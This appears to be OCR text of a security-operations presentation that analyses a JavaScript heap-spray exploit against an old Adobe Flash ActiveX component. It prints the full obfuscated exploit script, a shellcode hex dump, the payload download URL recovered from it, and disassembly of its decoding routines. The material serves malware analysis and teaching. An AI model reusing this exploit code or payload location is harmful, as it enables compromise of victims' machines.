Matthew de Carteret – MSS SOC Escalation Engineer

21-11-2010


Ghost in the Shell(code)

Who is this guy?!

- Threat Analysis Escalation Engineer with the IBM Managed Security Service. Previously known as Internet Security Systems.
- MSS provides managed service for Firewalls and Intrusion sensors.
- Multiple platforms supported.
- Integrated with IBM X-Force for Proventia products.

In a SOC far, far away…

- Once upon a time…



Attack!

- Javascript_Noop_Sled event on customer event stream.
- Javascript_Shellcode_Detected event correlated.
- Security Incident created for customer

Response to escalation

- Customer Security team reviews events
- Customer downranks escalation from High to low
- Service assurance and follow up with customer

Did we do wrong?

- Customer replied “exploit valid but attack failed”
- Customer had developed own Malware assessment tool
- Python based scripts that extracted shellcode and used heuristics to predict output
- Tool output listed a download called win.exe
- Win.exe download was an invalid .exe file

Exploit

```
<script src="../dx.js"></script>
<script language="JavaScript">
var fghjkl;
var
fidtg=decodeURI("xcvb0C0b"+fdofdopf+"xcvb10EBxcvb4B5BxcvbC933xcvbB966xcvb0454xcvb3480xcvbE20BxcvbFAE2xcvb05EBxcvbEBE8xcvbFFFFxcvb0BFFxcvbE13ExcvbE2E2xcv
b86BDxcvbD243xcvbE2E2xcvb69E2xcvbEEA2xcvb9269xcvb4FFExcvb8A69xcvb69EAxcvb8815xcvbBBEDxcvb9E0AxcvbE2E1xcvb72E2xcvb1A00xcvbD18AxcvbE2D0xcvb8AE2xcvb91B7xcv
b9087xcvb69B6xcvbEEA4xcvb080AxcvbE2E0xcvb69E2xcvb880AxcvbBBE3xcvbBE0AxcvbE2E1xcvb00E2xcvb8A1Bxcvb8C8DxcvbE2E2xcvb978Axcvb8E90xcvbB68FxcvbA469xcvb0AEExcv
bE029xcvbE2E2xcvb0A69xcvbE388xcvb0ABBxcvbE1DFxcvbE2E2xcvb1B00xcvb8E8AxcvbD0D1xcvb8AE2xcvb8A91xcvb8E87xcvb69B6xcvbEEA4xcvb4E0AxcvbE2E0xcvb69E2xcvb880Axcv
bBBE3xcvbFC0AxcvbE2E1xcvb00E2xcvb631BxcvbE20ExcvbE2E3xcvb69E2xcvb633Excvb6221xcvbE2E2xcvb88E2xcvb88E2xcvbB1F8xcvbE288xcvbB41DxcvbD1A6xcvbA222xcvbDE62xcv
bE2E1xcvb1B97xcvb646BxcvbE272xcvbE2E2xcvbE625xcvbBEE1xcvbCC83xcvb2587xcvbE1A6xcvb9AE6xcvbE287xcvbD1E2xcvbB32BxcvbB1B3xcvbB3B5xcvb22D1xcvbA469xcvb0AA2xcv
bE0BBxcvbE2E2xcvb1A61xcvbEDE2xcvb9D67xcvbE2E3xcvb88E2xcvb88E2xcvb88E2xcvb88E1xcvb88E2xcvb8AE0xcvbE2E2xcvb22E2xcvb69B1xcvbC6A4xcvbDA0AxcvbE2E0xcvb61E2xcv
b1D1Axcvb66EDxcvbE3BCxcvbE2E2xcvbA46Bxcvb8882xcvbB2E2xcvbB41Dxcvb6BCAxcvb86A4xcvb6469xcvbE272xcvbE2E2xcvbE625xcvbBEE1xcvbCC80xcvb2587xcvbE1A6xcvb9AE6xcv
bE287xcvb88E2xcvb88E2xcvb88E2xcvb88E0xcvb88E2xcvb8AE2xcvbE2E2xcvbA2E2xcvb69B1xcvbC6A4xcvb140AxcvbE2E3xcvb61E2xcvb1D1Axcvb66EDxcvbE3FExcvbE2E2xcvb646Bxcv
bE266xcvbE2E2xcvb7C6BxcvbE26ExcvbE2E2xcvbA469xcvb8882xcvb88E2xcvb88E2xcvb69E2xcvb82A4xcvb1DB2xcvbDAB4xcvbA425xcvbE292xcvbE2E2xcvb25E2xcvb96A4xcvbE2E2xcv
bE2E2xcvb2563xcvbE0E2xcvbE2E2xcvb39D1xcvbBC69xcvb8886xcvb6FE2xcvb92A4xcvb8AB2xcvbE6E2xcvbE2E2xcvb1DB5xcvb8294xcvbB41DxcvbD1E6xcvb5B2BxcvbE6E2xcvbE2E2xcv
b9E62xcvb1DEDxcvb9640xcvb62EExcvbED9ExcvbE21DxcvbE796xcvb9662xcvb1DEDxcvb0040xcvb6909xcvbCF21xcvbE6E2xcvbE2E2xcvb1A61xcvb9DE2xcvb6BE1xcvb92BCxcvbE288xcv
bA46FxcvbB296xcvb941DxcvbB592xcvb541DxcvbE266xcvbE2E2xcvbB41Dxcvb63D2xcvbE209xcvbE2E6xcvb61E2xcvbE219xcvb479Dxcvb941Dxcvb1D82xcvbD6B4xcvb541DxcvbE266xcv
bE2E2xcvbB41Dxcvb69D6xcvb7264xcvbE2E2xcvb69E2xcvb6E7CxcvbE2E2xcvb25E2xcvbE1E6xcvb83BExcvb87CCxcvb1DB1xcvbCEB4xcvb5C69xcvbE26ExcvbE2E2xcvb6469xcvbE272xcv
bE2E2xcvbE625xcvbBEE5xcvbCC80xcvb6387xcvbE20ExcvbE2E3xcvb69E2xcvb8A3ExcvbE3E2xcvbE2E2xcvb8AB1xcvbE3E2xcvbE2E2xcvb88B5xcvb88E2xcvb1DE2xcvbFEB4xcvb1969xcv
b22D1xcvb39D1xcvb0E63xcvbE0E2xcvbE2E2xcvb2E69xcvb1A61xcvb9FB6xcvb6BEAxcvbE3FExcvb2261xcvb09E6xcvb6911xcvb692Excvb613BxcvbF221xcvb22D1xcvbB3B2xcvbB2B1xcv
bB2B2xcvbB2B2xcvbB5B2xcvbB2B2xcvbA469xcvb0AEAxcvbE210xcvbE2E2xcvb9C69xcvb0ADExcvbE3CDxcvbE2E2xcvbD00AxcvbE2E2xcvb8AE2xcvb9481xcvbE295xcvb918Axcvb868Axcv
bB68DxcvbA469xcvb0AEExcvbE253xcvbE2E2xcvbA46Bxcvb86DExcvbE643xcvbE2E2xcvb6FE2xcvb8242xcvb1D1Dxcvb881Dxcvb1D87xcvbDE94xcvbB41DxcvbD1F2xcvbB139xcvbB1B1xcv
b1DB1xcvb0A32xcvbE207xcvbE2E2xcvb0E63xcvbE3E2xcvbE2E2xcvb1E69xcvb2561xcvb25E6xcvbD0E5xcvb7396xcvb25EExcvbE6A5xcvb6B81xcvbAD33xcvbA525xcvb42EAxcvb7587xcv
b2529xcvbEEA5xcvbA2B3xcvb9D58xcvbA525xcvbDCF2xcvb54FFxcvb25DBxcvbF6A5xcvb8B5AxcvbF936xcvbA525xcvb5CFAxcvb849Dxcvb2542xcvbFEA5xcvb4B1Excvb4FD5xcvbA525xcv
b7AC2xcvbF2E8xcvb861AxcvbD243xcvbE2E2xcvb69E2xcvbEEA2xcvb9269xcvb4FFExcvb8A69xcvb69EAxcvb6B15xcvb86B4xcvbE688xcvb0ABBxcvbE241xcvbE2E2xcvb0072xcvb8A1Axcv
bD0D1xcvbE2E2xcvbB78Axcvb8791xcvbB690xcvbE469xcvbF00AxcvbE2E2xcvb69E2xcvb880AxcvbBBE7xcvb660AxcvbE2E2xcvb00E2xcvbD11BxcvbB51Dxcvb841Dxcvb62E6xcvb0ADAxcv
bDA62xcvb970Bxcvb63F3xcvbE79Axcvb7272xcvb7272xcvbEA96xcvb1D69xcvb69B7xcvb6F0ExcvbE7A2xcvb021DxcvbDA0AxcvbE2E2xcvb21E2xcvbDA62xcvb620Axcvb0BDAxcvbF397xcv
b9A63xcvb72E7xcvb7272xcvb9672xcvb8A05xcvbE8EAxcvbE2E2xcvbA26Fxcvb1DE7xcvb0A02xcvbE2F5xcvbE2E2xcvb0A21xcvbE2F3xcvbE2E2xcvbF35AxcvbE6E3xcvb2062xcvbE2EExcv
bE009xcvb21BAxcvb1B0Axcvb1D1DxcvbB91DxcvbE524xcvb6B5AxcvbE3BDxcvb2584xcvbE7A5xcvb021DxcvbB121xcvb3E69xcvb88B1xcvb8AA2xcvbF2E2xcvbE2E2xcvb69B5xcvbC2A4xcv
b640Axcvb1D1DxcvbBA1DxcvbB321xcvb69B4xcvbDE97xcvb9669xcvb9ACCxcvb17E1xcvb69B4xcvbC294xcvb17E1xcvb2BD1xcvbA3ABxcvbE14FxcvbD127xcvbED39xcvbF25Cxcvb34D8xcv
bEA96xcvb2923xcvbE1E5xcvbA238xcvb1309xcvbFDD9xcvb0597xcvb69BCxcvbC6BCxcvb3FE1xcvb6984xcvbA9EExcvbBC69xcvbE1FExcvb693Fxcvb69E6xcvb27E1xcvbBC49xcvb21BBxcv
bFD0Axcvb1D1Excvb501Dxcvb0010xcvb5016xcvbEDD4xcvb12F1xcvb99AAxcvbD0DFxcvb7396xcvb67EExcvb4D3Dxcvb8159xcvb336BxcvbB3ADxcvb58A2xcvbE59DxcvbC070xcvbFC92xcv
b8646xcvb710Dxcvb06D0xcvb6C76xcvbE8F1xcvb9B4Excvb04DBxcvb267AxcvbFD6FxcvbB596xcvbEF84xcvbA11Dxcvb4E5Cxcvb7A39xcvbF2E8xcvb621Axcvb4D34xcvb1978xcvbF7B1xcv
b8A84xcvb9696xcvbD892xcvbCDCDxcvbCC84xcvb878Axcvb818Cxcvb878AxcvbCC91xcvb8D81xcvbCD8FxcvbCD95xcvb8B95xcvbCC8Cxcvb9A87xcvbE287xcvbE2E2xcvbE2E2xcvbE2E2");
var sdiidd=unescape(fidtg.replace(/xcvb/g,"\x25"+"u"));var sxnxoa="d";while(ibdf.length <= 0x10000/2) ibdf+=ibdf; ibdf=ibdf.substring(0,0x10000/2 -
sdiidd.length); fghjkl=new Array();
for(i=0;i<0x600;i++){   fghjkl[i]=ibdf+sdiidd;}
</script>
<script>
document.writeln("<object width=\"550\" height=\"400\">");
document.writeln("<param name=\"movie\" value=\"done.swf\">");
document.writeln("<embed src=\"cosplay.swf\" width=\"550\" height=\"400\">");
document.writeln("<\/embed>");
document.writeln("<\/object>");
</script>
```

Target


- Exploit targets Adobe Flash 9 ActiveX component
- IPS spotted the right stuff
- Test exploit in a VM
- Exploit at this time needed special install of older Flash to work correctly.

Extraction

- Strip exploit from around shellcode
- Inject shellcode into a husk .exe for dynamic analysis.
- Load husk.exe into Ollydbg for review.

The art of not being seen…


- No visible strings in Shellcode
- Runtime obfuscation in use



Address	Hex dump																ASCII
00401020	90	90	90	90	EB	10	5B	4B	33	C9	66	B9	54	04	80	34	ëëëëë►[K3╔f╣T♦Ç4
00401030	0B	E2	E2	FA	EB	05	E8	EB	FF	FF	FF	0B	3E	E1	E2	E2	♂ÕÕ·ú♣Þú ♂>ßÕÕ
00401040	BD	86	43	D2	E2	E2	E2	69	A2	EE	69	92	FE	4F	69	8A	¢╣CëÕÕÕió¯îë■Oiè
00401050	EA	69	15	88	ED	BB	0A	9E	E1	E2	E2	72	00	1A	8A	D1	Ûi§ëÿ╗.×ßÕÕr.→èÐ
00401060	D0	E2	E2	8A	B7	91	87	90	B6	69	A4	EE	0A	08	E0	E2	§ÕÕèÀæÇéÀîñ¯.■ÕÕ
00401070	E2	69	0A	88	E3	BB	0A	BE	E1	E2	E2	00	1B	8A	8D	8C	Õi.ëÐ╗.¥ßÕÕ.+ëîî
00401080	E2	E2	8A	97	90	8E	8F	B6	69	A4	EE	0A	29	E0	E2	E2	ÕÕèúéÄÅÀîñ¯.)ÕÕÕ
00401090	69	0A	88	E3	BB	0A	DF	E1	E2	E2	00	1B	8A	8E	D1	D0	i.ëÐ╗.▀ßÕÕ.+èÀÐš
004010A0	E2	8A	91	8A	87	8E	B6	69	A4	EE	0A	4E	E0	E2	E2	69	Õèæëçéäîñ¯.NÕÕÕi
004010B0	0A	88	E3	BB	0A	FC	E1	E2	E2	00	1B	63	0E	E2	E3	E2	.ëÐ╗.³ßÕÕ.+c♫ÕÕÕ
004010C0	E2	69	3E	63	21	62	E2	E2	E2	88	E2	88	F8	B1	88	E2	Õi>c!bÕÕÕëÕë°▒ëÕ
004010D0	1D	B4	A6	D1	22	A2	62	DE	E1	E2	97	1B	6B	64	72	E2	↔┤ªÐ"óbÍßÕü+kdrÕ
004010E0	E2	E2	25	E6	E1	BE	83	CC	87	25	A6	E1	E6	9A	87	E2	ÕÕ%µß¥ä╠ç%ªßµüçÕ
004010F0	E2	D1	2B	B3	B3	B1	B5	B3	D1	22	69	A4	A2	0A	BB	E0	ÕÐ+││▒Á┤Ð"iñó.╗Ó
00401100	E2	E2	61	1A	E2	ED	67	9D	E3	E2	E2	88	E2	88	E2	88	ÕÕa→Ðÿg▄ÐÕÕëÕëÕë
00401110	E1	88	E2	88	E0	8A	E2	E2	E2	22	B1	69	A4	C6	0A	DA	ßëÕëÕëÕÕÕ"▒iñä.┌
00401120	E0	E2	E2	61	1A	1D	ED	66	BC	E3	E2	E2	6B	A4	82	88	ÓÕÕa→↔ÿf³ÕÕÕkñéë
00401130	E2	B2	1D	B4	CA	6B	A4	86	69	64	72	E2	E2	E2	25	E6	Õ▒↔┤╩kñä┼idrÕÕÕ%µ
00401140	E1	BE	80	CC	87	25	A6	E1	E6	9A	87	E2	E2	88	E2	88	ß¥Ç╠ç%ªßµüçÕëÕëÕë
00401150	E2	88	E0	88	E2	88	E2	8A	E2	E2	E2	A2	B1	69	A4	C6	ÕëÕëÕëÕëÕÕÕ▒iñä┼
00401160	0A	14	E3	E2	E2	61	1A	1D	ED	66	FE	E3	E2	E2	6B	64	.¶ÐÕÕa→↔ÿf■ÕÕÕkd
00401170	66	E2	E2	E2	6B	7C	6E	E2	E2	E2	69	A4	82	88	E2	88	fÕÕÕk!nÕÕÕiñéëÕëÕë
00401180	E2	88	E2	69	A4	82	B2	1D	B4	DA	25	A4	92	E2	E2	E2	ÕëÕiñé▒↔┤ r%ñÆÕÕÕ
00401190	E2	25	A4	96	E2	E2	E2	E2	63	25	E2	E0	E2	E2	D1	39	Õ%ñûÕÕÕÕc%ÕÕÕÕÐ9
004011A0	69	BC	86	88	E2	6F	A4	92	B2	8A	E2	E6	E2	E2	B5	1D	i╝åëÕoñÆ▒ëÕµÕÕÁ↔
004011B0	94	82	1D	B4	E6	D1	2B	5B	E2	E6	E2	E2	62	9E	ED	1D	öé↔┤µÐ+[Õµ╬ÕÕbx├ý↔
004011C0	40	96	EE	62	9E	ED	1D	E2	96	E7	62	96	ED	1D	40	00	@û¯bx├ý↔ÕûþbûÝ↔@.
004011D0	09	69	21	CF	E2	E6	E2	E2	61	1A	E2	9D	E1	6B	BC	92	.i!ÐÕµÕÕa→Õ@þk╝Æ
004011E0	88	E2	6F	A4	96	B2	1D	94	92	B5	1D	54	66	E2	E2	E2	ëÕoñû▒↔öÆÁ↔TfÕÕÕ
004011F0	1D	B4	D2	63	09	E2	E6	E2	E2	61	19	E2	9D	47	1D	94	↔┤Ëc.ÕµÕÕa↓ÕØG↔ö
00401200	82	1D	B4	D6	1D	54	66	E2	E2	E2	1D	B4	D6	69	64	72	é↔┤í↔TfÕÕÕ↔┤íídr
00401210	E2	E2	E2	69	7C	6E	E2	E2	E2	25	E6	E1	BE	83	CC	87	ÕÕÕi!nÕÕÕ%µß¥ä╠ç
00401220	B1	1D	B4	CE	69	5C	6E	E2	E2	E2	69	64	72	E2	E2	E2	▒↔┤╬i\nÕÕÕidrÕÕÕ
00401230	25	E6	E5	BE	80	CC	87	63	0E	E2	E3	E2	E2	69	3E	8A	%µõ¥Ç╠çc♫ÕÕÕÕi>è
00401240	E2	E3	E2	E2	B1	8A	E2	E3	E2	E2	B5	88	E2	88	E2	1D	ÕÕÕÕ▒ëÕÕÕÕÁëÕëÕë↔
00401250	B4	FE	69	19	D1	22	D1	39	63	0E	E2	E0	E2	E2	69	2E	┤■i↓Ð"Ð9c♫ÕÕÕÕi.
00401260	61	1A	B6	9F	EA	6B	FE	E3	61	22	E6	09	11	69	2E	69	a→¶ßfûk■Ða"µ.◄i.i
00401270	3B	61	21	F2	D1	22	B2	B3	B1	B2	B2	B2	B2	B2	B2	B5	;a!≈Ð"▒▒▒▒▒▒▒▒▒▒Á
00401280	B2	B2	69	A4	EA	0A	10	E2	E2	E2	69	9C	DE	0A	CD	E3	▒▒iñû.►ÕÕÕiŒÎ.=Ò
00401290	E2	E2	0A	D0	E2	E2	E2	8A	81	94	95	E2	8A	91	8A	86	ÕÕ.ÐÕÕÕëüöÕÕèæëÐ
004012A0	8D	B6	69	A4	EE	0A	53	E2	E2	E2	6B	A4	DE	86	43	E6	ìÀîñ¯.SÕÕÕkñ┼ÞÇµ
004012B0	E2	E2	E2	6F	42	82	1D	1D	88	87	1D	94	DE	1D	B4	1D	ÕÕÕoBé↔↔ëÇ↔öî↔┤
004012C0	F2	D1	39	B1	B1	B1	B1	1D	32	0A	07	E2	E2	E2	63	0E	≥Ð9▒▒▒▒↔2.•ÕÕÕc♫
004012D0	E2	E3	E2	E2	69	1E	61	25	E6	25	E5	D0	96	73	EE	25	ÕÐÕÕi▲a%µ%ß§ûs¯%
004012E0	A5	E6	81	6B	33	AD	25	A5	EA	42	87	75	29	25	A5	EE	Ñµük3¡%Ñ╙BÇu)%Ñ¯
004012F0	B3	A2	58	9D	25	A5	F2	DC	FF	54	DB	25	A5	F6	5A	8B	╣óX¤%Ñ=▄ T▐%Ñ÷Zï
00401300	36	F9	25	A5	FA	5C	9D	84	42	25	A5	FE	1E	4B	D5	4F	6ù%Ñ·\¤ä B%Ñ■▲K'O
00401310	25	A5	C2	7A	E8	F2	1A	86	43	D2	E2	E2	E2	69	A2	EE	%Ñ┬zè≥→ßCëÕÕÕió¯
00401320	69	92	FE	4F	69	8A	EA	69	15	6B	B4	86	88	E6	BB	0A	iÆ■OièÜi§k┤åëµ╗.
00401330	41	E2	E2	E2	72	00	1A	8A	D1	D0	E2	E2	8A	B7	91	87	AÕÕÕr.→èÐ§ÕÕèÀæÇ
00401340	90	B6	69	E4	0A	F0	E2	E2	E2	69	0A	88	E7	BB	0A	66	éÀîõ.-ÕÕÕi.ëð╗.f
00401350	E2	E2	E2	00	1B	D1	1D	B5	1D	B4	E6	62	DA	0A	62	DA	ÕÕÕ.+Ð#Á#┤µb┌.b┌
00401360	0B	97	F3	63	9A	E7	72	72	72	72	96	EA	69	1D	B7	69	♂ù%cüþrrrrûûi↔Ái
00401370	0E	6F	A2	E7	1D	02	0A	DA	E2	E2	E2	21	62	DA	0A	62	Æoóþ#●.┌ÕÕÕ!b┌.b
00401380	DA	0B	97	F3	63	9A	E7	72	72	72	72	96	05	8A	EA	E8	┌♂ù%cüþrrrrû‡êüþ
00401390	E2	E2	6F	A2	E7	1D	02	0A	F5	E2	E2	E2	21	0A	F3	E2	ÕÕoóþ#●.õÕÕÕ!.%ô
004013A0	E2	E2	5A	F3	E3	E6	62	20	EE	E2	09	E0	BA	21	0A	1B	ÕÕZ%ôµb ¯õ.ó‖!.+
004013B0	1D	1D	1D	B9	24	E5	5A	6B	BD	E3	84	25	A5	E7	1D	02	↔↔↔╣$åZk¢ðä%Ñþ#●
004013C0	21	B1	69	3E	B1	88	A2	8A	E2	F2	E2	E2	B5	69	A4	C2	!▒i>▒éóëõ=ÕÕÀiñ┬
004013D0	0A	64	1D	1D	1D	BA	21	B3	B4	69	97	DE	69	96	CC	9A	.d↔↔↔‖!╡┤iùÞiù╠Üü
004013E0	E1	17	B4	69	94	C2	E1	17	D1	2B	AB	A3	4F	E1	27	D1	ß↕┤iö┬ß↕Ð+½úOß'Ð
004013F0	39	ED	5C	F2	D8	34	96	EA	23	29	E5	E1	38	A2	09	13	9ý\=ï4ûû#)õß8ó.‼
00401400	D9	FD	97	05	BC	69	BC	C6	E1	3F	84	69	EE	A9	69	BC	┘²ù♣╝i╝ãß?äi¯©i╝
00401410	FE	E1	3F	69	E6	69	E1	27	49	BC	BB	21	0A	FD	1E	1D	■ß?ipiß'I╝╗!.²▲↔
00401420	1D	50	10	00	16	50	D4	ED	F1	12	AA	99	DF	D0	96	73	↔P►.▬PÉý±╪═ö▀Šûs


Unrolling the Hidden

- We manually set a new entry point
- Unravelling the obfuscation




Making a difference

- Obfuscated



- Unobfuscated



Grabbing the prize

- URL for download is visible

  http://f.henches.com/w/win.exe

- Wget binary

- Validation

```
[parody@vps ~]$ file win.exe
win.exe: data
```

What has happened?

- Corrupted?
- Mistaken target?
- More analysis required!

Reversing the shellcode

- Restart shellcode husk.exe
- Process the obfuscation routine
- Review all code now visible and identify functions

Pass the hash

- Standard API hashing routine

```
004013E8  .   33C9          XOR ECX,ECX
004013EA  .   49            DEC ECX
004013EB  >   41            INC ECX
004013EC  .   AD            LODS DWORD PTR DS:[ESI]
004013ED  .   03C5          ADD EAX,EBP
004013EF  .   33DB          XOR EBX,EBX
004013F1  >   0FBE10        MOVSX EDX,BYTE PTR DS:[EAX]
004013F4  .   3AD6          CMP DL,DH
004013F6  .v  74 08         JE SHORT 00401400
004013F8  .   C1CB 07       ROR EBX,7
004013FB  .   03DA          ADD EBX,EDX
004013FD  .   40            INC EAX
004013FE  .^  EB F1         JMP SHORT 004013F1
00401400  >   3B1F          CMP EBX,DWORD PTR DS:[EDI]
00401402  .^  75 E7         JNE SHORT 004013EB
00401404  .   5E            POP ESI
```

Odd function out

- Static analysis on shellcode
- Unfamiliar function found

```
004011B5   .   33C9              XOR ECX,ECX
004011B7   .   B9 00040000       MOV ECX,400
004011BC   >   807C0F FF A2      CMP BYTE PTR DS:[ECX+EDI-1],0A2
004011C1   .v  74 0C             JE SHORT 004011CF
004011C3   .   807C0F FF 00      CMP BYTE PTR DS:[ECX+EDI-1],0
004011C8   .v  74 05             JE SHORT 004011CF
004011CA   .   80740F FF A2      XOR BYTE PTR DS:[ECX+EDI-1],A2
004011CF   >^  E2 EB             LOOP SHORT 004011BC
004011D1   .   8BC3              MOV EAX,EBX
```

Stepping it out

- XOR ECX,ECX
- - Zero ECX register
- MOV ECX,400
- - Move 0x400 (1024 decimal) into ECX
- CMP BYTE PTR DS:[ECX+EDI-1],0A2
- - Start of the loop has a compare looking for A2 at where the pointer is going
- JE SHORT 004011CF
- - Jump to Loop instruction if equal
- CMP BYTE PTR DS:[ECX+EDI-1],0
- - Compare byte at position if 0
- JE SHORT 004011CF
- - Jump to Loop instruction if equal
- XOR BYTE PTR DS:[ECX+EDI-1],A2
- - If both prior compares fail then XOR that byte by A2.
